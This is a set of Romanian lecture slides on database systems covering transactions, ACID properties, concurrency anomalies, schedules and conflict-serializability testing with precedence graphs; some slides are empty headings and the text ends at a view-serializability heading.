



# Sisteme de Gestiune a Bazelor de Date




# Conținut curs

- Gestiunea tranzacțiilor
- Controlul concurenței
- Recuperarea datelor
- Sortare externă
- Evaluarea operatorilor relaționali
- Optimizarea interogărilor
- Baze de date distribuite / paralele
- Securitate


# Structura unui SGBD



# Strutura MS SQL Server



# Tranzacții




# Tranzacții (cont.)

- Execuția concurrentă este esențială pentru performanța unui SGBD
  - Deoarece harddisk-ul este accesat frecvent, iar accesul este relativ lent, este preferabil ca CPU-ul să fie “ocupat” cu alte task-uri executate concurrent.
- SGBD-ul “vede” un program ce interacționează cu baza de date ca o secvență de operații de **citire și scriere**.

- Begin - transaction
- Read
- Write
- End - transaction
- Commit - transaction
- Abort - transaction
- Undo
- Redo

# Stările tranzacțiilor

- **Active**: tranzacția este în execuție
- **Partially Committed**: tranzacția urmează să se finalizeze
- **Committed**: terminare cu succes
- **Failed**: execuția normală a tranzacției nu mai poate continua
- **Aborted**: terminare cu *roll back*



# Concurență într-un SGBD

- Un utilizator transmite unui SGBD mai multe tranzacții spre execuție:
  - Concurență este implementată de SGBD prin intercalarea operațiilor mai multor tranzacții (citiri/modificări ale obiectelor bazei de date)
  - Fiecare tranzacție trebuie să lase baza de date într-o stare consistentă
    - Constrângeri de integritate (intră în responsabilitatea SGBD).
    - SGBD nu “înțelege” semantica datelor (responsabilitatea programatorului).
- Probleme: Efectul *intercalării* tranzacțiilor și *blocări*.

# Proprietățile tranzacțiilor - **ACID**

- **A**tomicitate (*totul sau nimic*)
- **C**onsistență (*garantare constrângeri de integritate*)
- **I**zolare (*concurența este invizibilă → serializabilitate*)
- **D**urabilitate (*acțiunile tranzacțiilor executate persistă*)

# Atomicitate

- O tranzacție se poate termina cu succes, după execuția tuturor acțiunilor sale, sau poate eșua (uneori forțat de SGBD ) după execuția anumitor acțiuni.
- Utilizatorii (programatorii) pot privi o tranzacție ca o operație indivizibilă.
  - SGBD salvează în *loguri* toate acțiunile unei tranzacții pentru a le putea anula la nevoie.
- Acțiunea prin care se asigură atomicitatea tranzacțiilor la apariția unor erori poartă numele de recuperarea datelor (*crash recovery* )

# Consistență

- O tranzacție executată *singură* pe o bază de date consistentă, lasă baza de date într-o stare consistentă.
- Tranzacțiile păstrează constrângerile de integritate ale bazelor de date.
- Tranzacțiile sunt programe *corecte*

# Izolare

- Dacă mai multe tranzacții sunt executate concurrent, rezultatul trebuie să fie identic cu una dintre execuțiile seriale a acestora (indiferent de ordine) - *serializabilitate*.
- O tranzacție nu poate partaja modificările operate până nu este finalizată
  - Condiție necesară pentru evitarea eșecurilor în cascadă.

# Durabilitate

- Odată o tranzacție finalizată, sistemul trebuie să garanteze că rezultatul operațiilor acesteia nu se vor pierde, chiar și la apariția unor erori sau blocări ulterioare.
- Recuperarea datelor

# Exemplu

T1: BEGIN A=A+100, B=B-100 END

T2: BEGIN A=1.06\*A, B=1.06\*B END

- Prima tranzacție transferă 100€ din contul B în contul A.
- Cea de-a doua tranzacție adaugă o dobândă de 6% sumelor din ambele conturi.

## Exemplu

- O posibilă intercalare a operațiilor (plan):

T1:      A=A+100,                                    B=B-100

$$T2: \quad A = 1.06^*A, \quad B = 1.06^*B$$

- ### ■ O a doua variantă:

T2:  $A=1.06^*A$ ,  $B=1.06^*B$

# Cum “vede” SGBD al doilea plan:

T1: R(A), W(A), R(B), W(B)

T2: R(A), W(A), R(B), W(B)

# Anomalii ale execuției concurente

- *Reading Uncommitted Data* (conflict WR, “dirty reads”):

T1: R(A), W(A),	R(B), W(B), <b>A</b>
T2:	R(A), W(A), <b>C</b>


- *Unrepeatable Reads* (conflict RW):

T1: R(A),	R(A), W(A), <b>C</b>
T2:	R(A), W(A), <b>C</b>

- *Overwriting Uncommitted Data* (Conflict WW, “blind writes”):

T1: W(A),	W(B), <b>C</b>
T2:	W(A), W(B), <b>C</b>

# Planificarea Tranzacțiilor Gestionarea Concurenței



# Planificarea tranzacțiilor

O *planificare* reprezintă ordonarea secvențială a instrucțiunilor

(*Read / Write / Abort / Commit*)

a  $n$  tranzacții astfel încât  
ordinea instrucțiunilor  
fiecarei tranzacții se păstrează

# Planificarea tranzacțiilor

T1:

**read** (A)  
**read** (sum)

**read** (A)

sum := sum + A

**write** (sum)

**commit**

T2:

**read** (A)  
A := A + 20  
**write** (A)  
**commit**

Schedule

**read1** (A)  
**read1** (sum)  
**read2** (A)

**write2** (A)  
**commit2**

**read1** (A)

**write1** (sum)  
**commit1**

# Planificarea tranzacțiilor

- Planificare serială: este planificarea ce nu intercalează acțiuni ale mai multor tranzacții.

T1:	T2:
	<b>read</b> (A)
	A := A + 20
	<b>write</b> (A)
	<b>commit</b>
<b>read</b> (A)	
<b>read</b> (sum)	
<b>read</b> (A)	
sum := sum + A	
<b>write</b> (sum)	
<b>commit</b>	

- Planificare non-serială: acțiunile mai multor tranzacții concurente se interpătrund.

# Planificarea tranzacțiilor

- Planificări echivalente: Pentru orice stare a bazei de date, efectul (asupra obiectelor bazei de date) al executării unei planificări este identic cu efectul executării celei de-a doua planificări.
- Planificări serializabile: este o planificare non-serială care este echivalentă cu o planificare de execuție serială a tranzacțiilor implicate. (Notă: Dacă fiecare dintre tranzacțiile implicate în planificare păstrează consistența bazei de date atunci fiecare planificare serializabilă va păstra consistența acesteia)

# Serializabilitate

- Obiectivul *serializabilității* este găsirea unei planificări non-seriale care permite execuția concurentă a tranzacțiilor fără ca acestea să interfereze, și astfel să conducă la o stare a unei baze de date la care se poate ajunge și printr-o execuție serială.
- Garantarea serializabilității tranzacțiilor concurente este importantă deoarece previne apariția inconsistențelor generate de interferența tranzacțiilor.



# Planificarea tranzacțiilor

- Verificarea serializabilității: care sunt acțiunile ce nu se pot interschimba într-o tranzacție?
  - Acțiunile aparținând aceleiași tranzacții
  - Acțiuni aplicate de diferite tranzacții *aceluiași obiect*, dacă cel puțin una dintre ele este o operație de **write**. (acțiuni conflictuale!)

# Planificarea tranzacțiilor

- 2 planificări sunt *conflict-echivalente* dacă:
  - Implică acțiunile acelorași tranzacții
  - Fiecare pereche de acțiuni conflictuale este ordonată în același mod
- Planificarea S este *conflict serializabilă* dacă S e conflict echivalentă cu o planificare serială

# Conflict-serializabilitate



Planificare serială

# Conflict-serializabilitate

- Graf de precedență:
  - Graf orientat
  - Un nod per tranzacție
  - Arc între  $T_i$  și  $T_j$  dacă o acțiune/operație de citire/modificare din  $T_j$  se realizează după o acțiune/operație conflictuală din  $T_i$ .
- Teoremă : O planificare este conflict- serializabilă dacă și numai dacă graful său de precedență nu conține circuite


# Exemplu

- Planificare ce nu este conflict-serializabilă:

T1: R(A), W(A),

R(B), W(B)

T2: R(A), W(A), R(B), W(B)



*Graf de precedență*

- Graful conține un circuit. Rezultatul lui T1 depinde de T2, și invers.

# Algoritm de Testare a Conflict-Serializabilității lui S

1. Pentru fiecare tranzacție  $T_i$  din  $S$  de crează un **nod** etichetat  $T_i$  în graful de precedență.
2. Pentru fiecare  $S$  unde  $T_j$  execută un  $\text{Read}(x)$  după un  $\text{Write}(x)$  executat de  $T_i$  crează un **arc**  $(T_i, T_j)$  în graful de precedență
3. Pentru fiecare caz în  $S$  unde  $T_j$  execută un  $\text{Write}(x)$  după un  $\text{Read}(x)$  executat de  $T_i$  crează un **arc**  $(T_i, T_j)$  în graful de precedență
4. Pentru fiecare caz în  $S$  unde  $T_j$  execută un  $\text{Write}(x)$  după un  $\text{Write}(x)$  executat de  $T_i$  crează un **arc**  $(T_i, T_j)$  în graful de precedență
5.  $S$  este conflict serializabil dacă graful de precedență nu are circuite

# *view* - serializabilitate

